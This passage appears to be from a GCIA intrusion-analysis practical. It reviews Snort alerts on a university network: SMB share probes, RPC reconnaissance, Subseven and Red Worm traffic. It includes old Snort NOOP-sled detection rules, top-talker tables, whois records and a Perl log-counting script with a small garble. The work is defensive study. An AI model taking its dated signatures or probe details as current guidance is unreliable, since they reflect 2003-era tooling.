	The attack is more worrying than the higher frequency SMB Name Wildcard detect, because it comes from external machines (in fact no machines on the MY.NET network produce this traffic). The intent behind this access is likely malicious – what reason would machines on the Internet have for trying to read the local harddrive on a large number of machines on the MY.NET network? Interestingly, these accesses escalate as time passes – on 19th October there were 12 such detects, on 20th, there were 16 detects, on the 22nd over 7000 and by 23rd over 20000. Why should this be? A check on www.dshield.org did not show that port 139 probes had increased dramatically during this time. Although a number of worms (e.g. Win32.NetBIOS.Worm, Opaserv etc.) spread via Netbios/ port 139 no new worms of this sort (according to TrendMicro) appeared in the wild around these dates to explain the sudden increase. Repeated connections on port 139 are attempted from many IP addresses on the Internet (a whois check shows that many of the probes appear to be coming from Eastern Europe, the far East, RoadRunner ISP – suspicious sources to connect to a US University network). Traffic originating from many of these IP addresses appears to be "stepping through" the IP address range on the MY.NET network.
Correlation	Daniel Wesemann covers the SMB C Access detect in depth at http://www.wesi.ch/itsecurity/detect2.html. The Arachnids database has an entry for SMB c$ access at http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids339&view=event It is possible to view the latest worms and viruses to hit the Internet at Trend Micros website, see http://www.trendmicro.com/vinfo/default.asp?advis=more. This takes you to a page where information on the latest viruses and worms can be viewed in date order.
Defensive Recommendations	Block incoming access to port 139 at the border firewall/ router. If hosts on the Internet really need to be able to access files on the University's computers, alternatives such as ssh should be considered. Ensure that all Windows machines have strong local

	administrative passwords. This makes connecting to, for instance, the c$ share more difficult for an attacker. Consider renaming the local administrator account on Windows machines. Again, this makes guessing the administrative username and password (required for connecting to an administrative share such as c$) more difficult.

Detect Name	MY.NET.30.4 activity
Frequency	15606
Severity	Low
Description of detect	This alert is caused by a custom Snort rule, setup at the University. Presumably, this rule was setup because the MY.NET.30.4 server is important. Analysis (below) hints that the server is being used to provide remote file access to the University. Whatever the reason, the MY.NET.30.4 rule appears to fire whenever an external host connects to MY.NET.30.4. Over the 5 days, a large number of attempted connections were noted. All connections originated outside the University network. Despite the large number of attempted connections, only a limited set of ports were targeted on MY.NET.30.4. The following list gives an idea of the targeting (ports targeted less than 5 times are omitted in the following table, for brevity) Dest Port # Times Targeted Comment 21 5 Attempted ftp 80 3901 Connection to webserver 135 30 Probably MSBlaster 139 6 Looking for open shares?

	445 17 Looking for open shares? 524 1210 Netware Core Protocol - used by Novell Netware 5 554 8 4000 5 Scan of the ICQ command port. 51443 10378 Port is the default used for “secure iFolder” – part of Novell Netware 6 web services. The huge number of connections to port 51443 is interesting. The 10378 alerts are caused by repeated connection attempts from 16 hosts: 24.35.57.151 62.136.209.8 64.68.80.52 64.68.88.61 67.21.63.15 68.33.10.149 68.54.91.147 68.55.205.180 68.55.85.180 68.84.131.246 151.196.19.202 151.196.34.226 151.196.42.116 172.142.110.232 172.142.205.21 208.58.224.123 These hosts are IP addresses owned by various ISP’s (mostly based in the USA). Googling for ‘University of Maryland ifolder’ gives us confirmation that the University has been trialling the Novell ifolder solution (see Correlation), so it is

	reasonable to conclude that the MY.NET.30.4 server is being used to provide remote file access to the University; this service is intentionally being offered. Whether legitimate users are connecting to this service cannot be determined from these logs.
Correlation	A couple of students have noted MY.NET.30.4 activity when analyzing data from earlier dates, but due to the low frequency of occurrences at these earlier dates, they have not taken their analysis further. Barbara Morgan indicates that the MY.NET.30.4 rule fired 3 times between 1st and 5th August 2002 (http://www.giac.org/practical/GCIA/Barbara_Morgan_GCIA.doc). Antonia Rana reported that this rule fired 11 times on these same dates (http://www.giac.org/practical/GCIA/Antonia_Rana_GCIA.pdf). An interesting inconsistency! Confirmation that University has been trialling Novell ifolder software :http://www.novell.com/news/press/archive/2001/10/pr01096.html
Defensive Recommendations	Block all incoming ports which are not explicitly required at the border firewall/ router. In this case, it appears that the MY.NET.30.4 machine is being used to enable remote file access. It is a sensible idea to keep the existing "MY.NET.30.34" rule in place, to log accesses to this sensitive server. Ensure that the software on this server is kept up to date (in terms of patches) – this is especially critical for a server offering remote services over the Internet.

Detect Name	EXPLOIT x86 NOOP
Frequency	11563
Severity	Low

Description of detect	This is not a current Snort alert, presumably because it generated too many false positives. Older versions of Snort (1.7) had two EXPLOIT x86 NOOP rules:
	
	`alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"EXPLOIT x86 NOOP"; content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; flags: A+; reference:arachnids,181;)`
	
	`alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"EXPLOIT x86 NOOP"; content:"|9090 9090 9090`

	9090 9090 9090 9090 9090|"; reference:arachnids,181;) Given that these rules have been removed from later versions of Snort, it is likely that most of these 11563 alerts are false positives – it is not difficult to imagine benign data with the character 0x90 repeated 16 times. The susceptibility of this rule to false positives is confirmed in the Arachnids database
Correlation	David Oborn's GCIA paper documents a false alert generated by the EXPLOIT x86 NOOP rule: http://www.giac.org/practical/David_Oborn_GCIA.html#detect4 Documentation of the EXPLOIT x86 NOOP alert on the Arachnids database, www.whitehats.com/info/IDS181
Defensive Recommendations	If possible, run a newer version of Snort, with the latest ruleset. Much work has taken place to improve the quality of Snort rules, and reduce false positives.

Detect Name	connect to 515 from inside
Frequency	7131
Severity	Low
Description of detect	This alert is caused by a custom Snort rule, setup at the University. It appears that the alert triggers when a host on the inside (on the MY.NET network) connects to an external host on TCP port 515 (used by lpr/ lpd – line printer daemon). Historically, lpd has suffered from all sorts of security issues – including buffer overflows allowing root access to a remote attacker. In this case, we see that all the alerts were caused by a single host, MY.NET.162.41, repeatedly attempting connections to the host 128.183.110.242. A whois search on arin.net indicates that 128.183.110.242 is assigned to NASA. The source ports on the MY.NET.162.41 caught my interest. The source port remains at 721. It is interesting that an ephemeral (>1024) port is not being used, as might be expected. Inspection of RFC 1179, which relates to lpd indicates that the source port "must be in the range 721 to 731". The requirement for a privileged source port is historic –

	an outdated form of trust; only users with root privileges (and hence "trusted") can connect from these privileged ports. Of course, with connections over the internet, this form of authentication is meaningless. The repetition of connections is most likely caused by the lpd on 128.183.110.242 not accepting the connection from MY.NET.162.41 (perhaps 128.183.110.242 is firewalled, and dropping attempts to connect to it?) My conclusion is that this alert is benign. It is caused by repeated attempts to print to 128.183.110.242. Perhaps a visitor from NASA has connected their laptop to the University's network, and sent a print job, forgetting to reconfigure their system to print to a local printer.
Correlation	Explanation of lpd, including how source ports should be used can be found in RFC 1179, http://www.faqs.org/rfcs/rfc1179.html. A useful note on historic problems with lpd are stated on fyodor's website: http://www.insecure.org/sploits/lpd.protocol.problems.html Some of the more significant issues with lpr/ lpd can be found in the CVE database: http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=lpd
Defensive Recommendations	If printing to hosts external to the University over the Internet is not required, enforce appropriate egress filtering at the border firewall or router.

Detect Name	TCP SRC and DST outside network
Frequency	4518
Severity	Low
Description of detect	Again, this alert is caused by a custom Snort rule, setup at the University. This alert triggers whenever the IDS captures TCP traffic which is not on the MY.NET network (does not have source and destination addresses are on MY.NET). What might cause this? Examining the most frequent source address (169.255.244.56 occurs in 95% of the "TCP SRC and DST outside network" alerts) is probably caused by a machine which has been setup to use DHCP, but has not received an IP address from the DHCP server. Certain operating systems (e.g. Windows

	XP) use a 169.255.0.0 address in these circumstances. Some of the other source IP's hint at badly configured machines: • the 68.55.0.64 address attempts connections to a number of Internet addresses. A whois query shows that this IP address is assigned to Comcast Cable Communications Inc. of Baltimore. Perhaps a user of this service has brought in their home PC and connected it to the University network without re-configuring it to use DHCP? • A number of source IP addresses in the RFC 1918 reserved range 192.168.0.0 are observed. Is this valid for the University's network? Another possibility for a number of these alerts is that users are connecting to the University network and dialling up to the Internet simultaneously – and traffic is "leaking" from the dialup interface to the LAN. This might occur if IP forwarding is enabled on the machines in question, or due to a buggy OS.
Correlation	Glenn Larrat details this alert in his GCIA practical, observing that the 169.255.0.0 addresses are the result of a failed attempt by a client to obtain an IP address from a DHCP server (http://is.rice.edu/~glratt/practical/Glenn_Larratt_GCIA.html)
Defensive Recommendations	Effort should be made to track down the machines in question and learn more about their status. Capture network traffic from them, try a portscan for clues as to the machines' function and whereabouts.

Detect Name	External RPC call
Frequency	3266
Severity	High
Description of detect	Again, this alert is caused by a custom Snort rule, setup at the University. This alert triggers whenever the IDS captures traffic from the Internet which is connecting to the RPC service (port 111) on an internal machine. Why might we want to capture this? Historically, a large number of vulnerabilities have affected RPC. Typically, these occur by the attacker connecting to the portmapper service (TCP port 111). If this connection is successful, the attacker may be able to enumerate the names and port numbers of all the running RPC services – it is used

	for reconnaissance. In this instance, four external machines are responsible for over 3200 alerts. They are: 64.209.74.229 – 2 alerts 166.102.99.229 – 7 alerts 81.15.45.1 – 420 alerts 193.114.70.169 – 2838 alerts The alert generated by 62.209.74.229 is interesting. It is registered to an Global Crossing. Examining all the alerts files for this IP address is revealing. In addition to the reconnaissance via the connection to portmapper, we see that this address is involved in a number of other alerts – including portscanning, attempted connections to port 515 from outside. Most telling, however are the following alerts: • 10/22-19:03:31.669023 [**] SUNRPC highport access! [**] 64.209.74.229:1912 -> MY.NET.24.44:32771, and • 10/22-19:05:00.332634 [**] Possible trojan server activity [**] MY.NET.60.14:27374 -> 64.209.74.229:2291 The first of these alerts hints that the reconnaissance phase (connecting to port 111 on MY.NET.24.44) was successful. The attacker succeeded in enumerating the RPC services, then attempted to connect to one. The second of these alerts hints that another machine, MY.NET.60.14 has the subseven Trojan, and that 64.109.74.229 has connected to it – although without the Snort rules, it is not possible to know *for sure* if this rule triggers when subseven is not listening on 27374. It is possible that the rule is firing on an ACK-RST, indicating that the machine is not trojaned (at least with subseven on port 27374)! The majority of the “external RPC call” alerts triggered by other external machines are comprehensive scans of port 111 on the MY.NET network.
Correlation	A useful note about RPC security, which explains why logging and blocking access to port 111 is not always sufficient to protect against RPC exploits. This can be found on the SANS website www.sans.org/resources/idfaq/blocking.php

	Detail on security issues with RPC are found in the notes for the SANS Intrusion Detection In Depth course, in the "Network Traffic Analysis Using Tcpdump" section. A similar RPC detect is covered by Al Williams in his GCIA report: http://www.whitehats.ca/main/members/Herc_Man/Files/Al_Williams_GCIAPractical.pdf
Defensive Recommendations	If it is not required for hosts on the Internet to access RPC services on the University network, block access at the border router/ firewall to: • UDP and TCP ports 111 • UDP and TCP high ports 32770 - 32789 Due to the large number of issues relating to RPC, ensure that any machines offering RPC services are fully patched.

Detect Name	High port 65535 tcp - possible Red Worm – traffic
Frequency	3172
Severity	Medium
Description of detect	Again, this alert is caused by a custom Snort rule, setup at the University. This alert triggers when a host (either external or on the MY.NET network) sends a packet with a source port of 65535 past the IDS. This activity could happen in benign situations – port 65535 is a valid ephemeral port, and can be picked by a client when initiating a TCP connection. However, port 65535 is also a well known port for trojans and worms (such as the Adore worm, a worm which targets Linux hosts). Looking at the captured alerts, it appears that this alert is a false positive in many situations. The server MY.NET.24.34 (which appears to be a webserver), causes this alert to fire whenever a client browser outside the University network picks port 65535 as the ephemeral port. Some alerts are less easy to explain as being benign. There is an extensive conversation (over 1000 alerts triggered) between MY.NET.80.105 on port 3951 and 200.96.13.157 on port 65535. Port 3951 is not a well-known port, as defined on the IANA well-known port list. It is also not a well-known trojan port. 200.96.13.157 is allocated to an ISP in Brazil. It is not possible to take a concrete view of what is happening here. Possibilities –

	• 200.96.13.157 has been backdoored by the Adore worm, and has a shell listening on pot 65535. The host on the University network initiates a connection to this host. Hacking from the university network? • MY.NET.80.105 is running some daemon on port 3951 which 200.96.13.157 connects to. 200.96.13.157 benignly uses port 65535 as an ephemeral port I would treat the alerts between the University network and 200.96.13.157 as suspicious, and worthy of futher analysis.
Correlation	A comprehensive description of the Adore worm (aka red worm) can be found at www.sans.org/y2k/adore.htm Glenn Larratt analyzes the "High port 65535 tcp" alert in his GCIA practical, http://www.giac.org/practical/Glenn_Larratt_GCIA.zip Trend Micro have a concise and useful description of the Adore worm, http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=ELF_ADORE.A
Defensive Recommendations	Block incoming access to TCP port 65535 at the border router/ firewall. Ensure all Linux machines on the network are up to date with security patches, to thwart attacks such as the Adore worm (aka red worm).

Detect Name	Possible trojan server activity
Frequency	2009
Severity	High
Description of detect	Again, this alert is caused by a custom Snort rule, setup at the University. The alert appears to trigger whenever traffic on TCP port 27374 is found. It fires both on traffic to/ from 27374 on the MY.NET network and on traffic to/ from the Internet. TCP port 27374 has been associated with all kinds of Trojans and worms including: Bad Blood, Lion, Ramen, Seeker, The Saint and most famously of all the Subseven Trojan. It is likely this rule attempts to detect Subseven activity.

	It appears that the rule fires on SYN packets, and on ACKs and PSHs, but not on ACK-RSTs (which would occur when a host responds that port 27374 is closed). This leads to it being rather noisy. For instance, the host 66.169.146.100 causes over 300 alerts as it scans through the MY.NET network. The rule suffers from false alarms, too. For example, traffic to MY.NET.24.34 (which, as stated before appears to be a webserver) causes the occasional alert, without there being evidence of subseven. Why false alerts? Traffic to port 80 on MY.NET.24.34 occasionally has a source port of 27374 – a valid ephemeral port. That is not to say that all these alerts are benign or false. Far from it. Looking at the scan from 66.169.146.100 again, we see that each connection attempt to hosts on the MY.NET network on port 27374 causes an alert. However, we also note that some of the hosts on the MY.NET network appear to reply to the initial connection, presumably with SYN-ACK. The following hosts on the MY.NET network respond, and may well be trojaned: MY.NET.190.1 MY.NET.190.101 MY.NET.190.102 MY.NET.190.202 MY.NET.190.203 MY.NET.190.97 MY.NET.6.15 Curiously, in addition to probing the MY.NET.190.0 network, 66.169.146.100 attempts connections to MY.NET.6.15 and MY.NET.5.5. No other hosts at all on MY.NET are scanned. Most likely MY.NET.6.15 and MY.NET.5.5 have been scanned at a previous date, and found to respond on port 27374 – although in this timeframe only MY.NET.6.15 responds. This “precision” is a strong indication that the responses to connections on port 27374 (which the IDS is alerting on) find their way back to the attacker. The behaviour of 66.169.146.100 is illustrated in the link diagram later in the paper. There is other traffic highlighted by this alert which is of concern. This is the traffic between 200.163.61.175 and MY.NET.163.249. This conversation kicks off with a connection from 200.163.61.175 (source port 27374) to

	MY.NET.163.249, port 6667. What is happening here? It could be that MY.NET.163.249 is running as an IRC server – port 6667 is frequently used for running IRC servers. However, port 6667 is also associated with Subseven. A search on dshield.org shows that this is not a known attacking IP address. It is registered to an ISP in Brazil.
Correlation	An up to date list of Trojan ports can be found at www.petri.co.il/trojan_ports_list.htm This alert is covered by a number of GCIA students. I like Doug Kite's coverage: http://www.giac.org/practical/GCIA/Doug_Kite_GCIA.pdf
Defensive Recommendations	Block incoming access to TCP port 27374 and 6667 at the border router/ firewall. Ensure all Windows machines are running up to date anti-virus software. Anti-virus software will detect most of the high profile trojans, such as Subseven.

"Top Talkers" list

Top 10 alerts – sources, ordered by number of alerts

No.	IP Address	Count	Alert
1	MY.NET.80.51	115624	SMB Name Wildcard
2	MY.NET.150.133	72067	SMB Name Wildcard
3	MY.NET.162.41	7126	Connect to 515 from inside
4	169.254.244.56	4279	TCP SRC and DST outside network
5	MY.NET.29.2	3100	SMB Name Wildcard
6	68.55.85.180	2934	MY.NET.30.4 activity
7	193.114.70.169	2837	External RPC call
8	68.54.91.147	2743	MY.NET.30.4 activity
9	MY.NET.84.224	1290	SMB Name Wildcard
10	68.57.90.146	1224	MY.NET.30.3 activity

Top 10 alerts – destinations, ordered by number of alerts

No.	IP Address	Count	Alert
1	MY.NET.30.4	15603	MY.NET.30.4 activity
2	128.183.110.242	7126	Connect to 515 from inside
3	MY.NET.30.3	5726	MY.NET.30.3 activity
4	MY.NET.84.228	5088	SMB C access
5	218.16.124.131	2854	TCP SRC and DST outside network
6	211.91.144.72	1420	TCP SRC and DST outside network
7	198.62.205.6	1265	SMB Name Wildcard
8	151.197.115.143	1251	SMB Name Wildcard
9	193.114.70.169	1208	SMB Name Wildcard

10	MY.NET.191.52	1146	SMB C Access

Top 10 alerts – IP "pairs", ordered by number of alerts

No.	Pair	Count	Alert
1	MY.NET.162.41-128.183.110.242	7126	Connect to 515 from inside
2	68.55.85.180-MY.NET.30.4	2934	MY.NET.30.4 activity
3	169.254.244.56-218.16.124.131	2854	TCP SRC and DST outside network
4	68.54.91.147-MY.NET.30.4	2743	MY.NET.30.4 activity
5	169.254.244.56-211.91.144.72	1420	TCP SRC and DST outside network
6	68.57.90.146-MY.NET.30.3	1224	MY.NET.30.3 activity
7	172.142.110.232-MY.NET.30.4	1124	MY.NET.30.4 activity
8	MY.NET.80.105-200.96.13.157	1112	High port 65535 tcp - possible Red Worm – traffic
9	200.96.13.157-MY.NET.80.105	1022	High port 65535 tcp - possible Red Worm – traffic
10	151.196.19.202-MY.NET.30.4	997	MY.NET.30.4 activity

Note – addresses of the form 130.85.x.y in the scans tables have been replaced by MY.NET.x.z. Examination of the scans and alerts files highlights this inconsistency – in the alerts files, addresses internal to the University are listed as MY.NET, whereas in the scans files, these are listed as 130.85.

Top 10 scans – sources, ordered by number of alerts

No.	IP Address	Count
1	MY.NET.1.3	2166933
2	MY.NET.70.154	1294187
3	MY.NET.163.107	966595
4	MY.NET.84.194	888185
5	MY.NET.163.249	669973
6	MY.NET.42.1	273705
7	MY.NET.70.129	213577
8	MY.NET.1.5	211571
9	MY.NET.80.149	175961
10	MY.NET.111.72	171526

Top 10 scans – destinations, ordered by number of alerts

No.	IP Address	Count
1	192.26.92.30	57085

2	192.55.83.30	43945
3	130.94.6.10	32276
4	203.20.52.5	32455
5	130.85.15.27	30261
6	204.152.186.189	26947
7	131.118.254.33	26036
8	131.118.254.34	24599
9	131.118.254.35	23570
10	205.231.29.244	19972

Top 10 scans – IP "pairs", ordered by number of alerts

No.	IP Address	Count
1	MY.NET.1.3-192.26.92.30	52980
2	MY.NET.1.3-192.55.83.30	40748
3	MY.NET.1.3-203.20.52.5	32437
4	MY.NET.1.3-130.94.6.10	32254
5	213.180.193.68-MY.NET.15.27	30239
6	MY.NET.1.3-204.152.186.189	26931
7	MY.NET.1.3-131.118.254.33	25359
8	MY.NET.1.3-216.109.116.17	24471
9	MY.NET.1.3-131.118.254.34	24017
10	MY.NET.1.3-131.118.254.35	23061

Top 10 OOS – sources, ordered by number of alerts

No.	IP Address	Count
1	217.174.98.145	1142
2	195.111.1.93	1130
3	212.16.0.33	1038
4	158.196.149.61	973
5	194.67.62.194	792
6	82.82.64.209	685
7	213.23.46.99	682
8	195.208.238.143	472
9	195.14.47.202	454
10	200.77.250.50	437

Top 10 OOS – destinations, ordered by number of alerts

No.	IP Address	Count
1	MY.NET.111.52	7867
2	MY.NET.12.6	4115
3	MY.NET.100.165	1672
4	MY.NET.69.181	1504
5	MY.NET.24.44	1407
6	MY.NET.75.240	839
7	MY.NET.84.143	734

8	MY.NET.24.34	471
9	MY.NET.100.230	327
10	MY.NET.6.7	282

Top 10 OOS – IP "pairs", ordered by number of alerts

No.	IP Address	Count
1	217.174.98.145-MY.NET.111.52	1142
2	195.111.1.93-MY.NET.100.165	1079
3	212.16.0.33-MY.NET.111.52	1038
4	158.196.149.61-MY.NET.111.52	973
5	194.67.62.194-MY.NET.111.52	792
6	82.82.64.209-MY.NET.69.181	685
7	213.23.46.99-MY.NET.69.181	682
8	195.208.238.143-MY.NET.111.52	472
9	195.14.47.202-MY.NET.111.52	454
10	62.29.135.2-MY.NET.75.240	427

Information on five selected external source addresses

IP Address	64.209.74.229
Registration Information	(from arin.net) Global Crossing GBLX-11A (NET-64-208-0-0-1) 64.208.0.0 - 64.209.127.255 Metlife FGC-REQ000000009381 (NET-64-209-74-224-1) 64.209.74.224 - 64.209.74.255
Reason why this host was chosen	64.209.74.229 connects to host on University network via RPC, performs some portscanning of the University network, and attempts to connect to port 515 (lpd) on a number of University hosts

IP Address	200.96.13.157
Registration Information	(from arin.net) inetnum: 200.96/13 status: allocated owner: Comite Gestor da Internet no Brasil ownerid: BR-CGIN-LACNIC responsible: Frederico A C Neves address: Av. das Nações Unidas, 11541, 7° andar address: 04578-000 - São Paulo - SP country: BR phone: +55 11 9119-0304 [] owner-c: CGB tech-c: CGB inetrev: 200.96/13 nserver: NS.DNS.BR nsstat: 20031113 AA nslastaa: 20031113

	nserver: NS1.DNS.BR nsstat: 20031113 AA nslastaa: 20031113 nserver: NS2.DNS.BR nsstat: 20031113 AA nslastaa: 20031113 remarks: These addresses have been further assigned to Brazilian users. remarks: Contact information can be found at the WHOIS server located remarks: at whois.registro.br and at http://whois.nic.br created: 20010926 changed: 20020902 nic-hdl: CGB person: Comite Gestor da Internet no Brasil e-mail: blkadm@NIC.BR address: Av. das Nações Unidas, 11541, 7° andar address: 04578-000 - São Paulo - SP country: BR phone: +55 19 9119-0304 [] created: 20020902 changed: 20020902
Reason why this host was chosen	An extensive conversation (over 1000 alerts triggered) takes place between MY.NET.80.105 on port 3951 and 200.96.13.157 on port 65535 (see "High port 65535 tcp - possible Red Worm – traffic" description above)

IP Address	**66.169.146.100**
Registration Information	(From arin.net) Charter Communications CHARTER-NET-4BLK (NET-66-168-0-0-1) 66.168.0.0 - 66.169.255.255 Charter Communications FTWTH-TX-66-169-144 (NET-66-169-144-0-1) 66.169.144.0 - 66.169.159.255
Reason why this host was chosen	Causes a large number of alerts as it scans through the address range for the University in search of hosts compromised by the SubSeven Trojan.

IP Address	**200.163.61.175**
Registration Information	(From lacnic.net) inetnum: 200.128/9 status: allocated owner: Comite Gestor da Internet no Brasil ownerid: BR-CGIN-LACNIC responsible: Frederico A C Neves address: Av. das Nações Unidas, 11541, 7° andar address: 04578-000 - São Paulo - SP country: BR phone: +55 11 9119-0304 [] owner-c: CGB tech-c: CGB inetrev: 200.128/9 nserver: NS.DNS.BR nsstat: 20031113 AA

	nslastaa: 20031113 nserver: NS1.DNS.BR nsstat: 20031113 AA nslastaa: 20031113 nserver: NS2.DNS.BR nsstat: 20031113 AA nslastaa: 20031113 remarks: These addresses have been further assigned to Brazilian users. remarks: Contact information can be found at the WHOIS server located remarks: at whois.registro.br and at http://whois.nic.br created: 19950104 changed: 20020902 nic-hdl: CGB person: Comite Gestor da Internet no Brasil e-mail: blkadm@NIC.BR address: Av. das Nações Unidas, 11541, 7° andar address: 04578-000 - São Paulo - SP country: BR phone: +55 19 9119-0304 [] created: 20020902 changed: 20020902
Reason why this host was chosen	Communication from 200.163.61.175 to the University network is suspicious – communication from port 27734 to port 6667 on a host on the University network. See "Possible trojan server activity" description above.

IP Address	**128.183.110.242**
Registration Information	(From lacnic.net) OrgName: National Aeronautics and Space Administration OrgID: NASA Address: AD33/Office of the Chief Information Officer City: MSFC StateProv: AL PostalCode: 35812 Country: US NetRange: 128.183.0.0 - 128.183.255.255 CIDR: 128.183.0.0/16 NetName: GSFC NetHandle: NET-128-183-0-0-1 Parent: NET-128-0-0-0-0 NetType: Direct Allocation NameServer: NS.GSFC.NASA.GOV NameServer: NS2.GSFC.NASA.GOV Comment: RegDate: 1993-04-01 Updated: 2003-02-05 TechHandle: ZN7-ARIN TechName: National Aeronautics and Space Administration TechPhone: +1-256-544-5623

	TechEmail: dns.support@nasa.gov OrgAbuseHandle: NASAA-ARIN OrgAbuseName: NASA Abuse OrgAbusePhone: +1-800-762-7472 OrgAbuseEmail: abuse@nasa.gov OrgNOCHandle: NISN-ARIN OrgNOCName: NASA Information Services Network OrgNOCPhone: +1-256-961-4000 OrgNOCEmail: noc@nisn.nasa.gov OrgTechHandle: WEBBN-ARIN OrgTechName: Webb, Nancy OrgTechPhone: +1-256-544-3245 OrgTechEmail: dns.support@nasa.gov
Reason why this host was chosen	128.183.110.242, registered to NASA, causes all the "connect to 515 from inside" alerts – a host on MY.NET repeatedly attempts to contact 128.183.110.242. See "connect to 515 from inside" description above.

Link graph



Figure 37 – behaviour of 66.169.146.100; searching (and finding) Subseven compromised hosts

Analysis process

The first step in the analysis process was to concatenate all files of a given type – for example, all scans files were concatenated into a single scans.all file.

Early attempts to analyze the alerts, scans, and OOS files via tools such as MS Excel and the Perl script snort_stat.pl (which ships with Snort) proved futile. The size of the files (in particular the scans files which total nearly 1GB of disk space!) is the root of the problem.

Examining other GCIA student's approaches indicated that a number of people had success with bespoke Perl scripts. I experimented with a number of these scripts, before determining that the alercount, scancount and scanalyze scripts from Chris Kuethe showed promise.

I enhanced the scancount and alertcount perl scripts. They are listed in Appendix 1. The key changes made:

- First, to correct a small oversight in the original alertcount script – the functionality for the –l parameter (threshold before printing) was omitted.
- Second, to change the order output was sorted (in Chris' original script, output was sorted by IP address, in the modified scripts output is ordered by descending frequency.)
- Lastly, and most importantly, I applied a number of techniques to scancount.pl to save memory, and improve performance. These can be summarized as:
    - Offer a new command-line option (-n) which causes output not to be sorted – sorting huge amounts of data requires a large amount of memory, and takes time.
    - Better use of memory during execution – we only store data into various hashes if they are relevant to the command-line options specified.

The memory saving techniques turned analyzing the huge scans files into a viable prospect on a 512MB machine. With the original scripts, analyzing the scans files was not possible; several hours of machine time was devoted in an attempt to use the original scancount.pl script, but it proved fruitless.

In addition to the Perl scripts, various Unix command-line tools were used for the analysis, including grep, sed and wc. Microsoft Excel was used for manipulating the summary files produced by the scripts.

Appendix 1 – Perl scripts used to aid analysis

Alertcount2.pl

```
#!/usr/bin/perl -s
#
# Original code by Chris Kuethe
# Updated by Tom King:
#     -l flag functionality (threshold) fixed (ommitted from
#     original)
#     sorting on all flags is now by descending frequency
#

unless (defined($d) ||defined($s) ||defined($q) ||defined($p)
||defined($t) ||defined($v)){
      print "you need to specify at least one action flag\n";
      print "\t-d \tprint the destination hosts\n";
      print "\t-s \tprint the source hosts\n";
      print "\t-p \tprint the attacker/target pair\n";
      print "\t-t \tprint the attack types\n";
      print "\t-q \tbe quiet and print the total number of
detects\n";
      print "\t-v \tbe verbose and print everything\n";
      print "\t-a \tprocess all (don't ignore portscans)\n";
      print "\t-i=file\tread a list of patterns to skip from \n";
      print "\t-l=n\tthreshold before printing\n";
      exit 1;
      }

$l = 0 unless defined($l);

if (defined($v) && defined($q)){
      print "the '-q' and '-v' flags are mutually exclusive.\n";
      exit 1;
      }

#the skip list contains case-sensitive patterns, one per line
#of strings, which, if found in the alert, cause processing of
#that alert to be skipped.
if (defined($i)) {
      open(SKIPLIST,$i) || die "can't open skip list \"$s\" !
($!)\n";
      while (){
          chomp;
          push(@skiplist,$_)
      }
      close SKIPLIST;
}

while (<>){
      chomp;

      #make sure we have a log line
      unless (/\Q [**] \E/){ next };

#assuming that there are any alerts we're not interested in, we skip
them
#here. portscans shouldn't be that interesting, since we have all the
```

```
#output from the portscan logger.
      $skipthis=0;
      if (( /spp_portscan/i ) && ( !defined($a) )){ next; }
      foreach $s (@skiplist){
            if ( $_ =~ /$s/ ){ $skipthis=1; }
      }; if ($skipthis) { next; }

      ($timestamp,$desc,$ip)=split(/\Q [**] \E/, $_);
      ($src, $arrow, $dst) = split(/ /, $ip);
      ($s_h,$s_p)=split(/:/,$src);
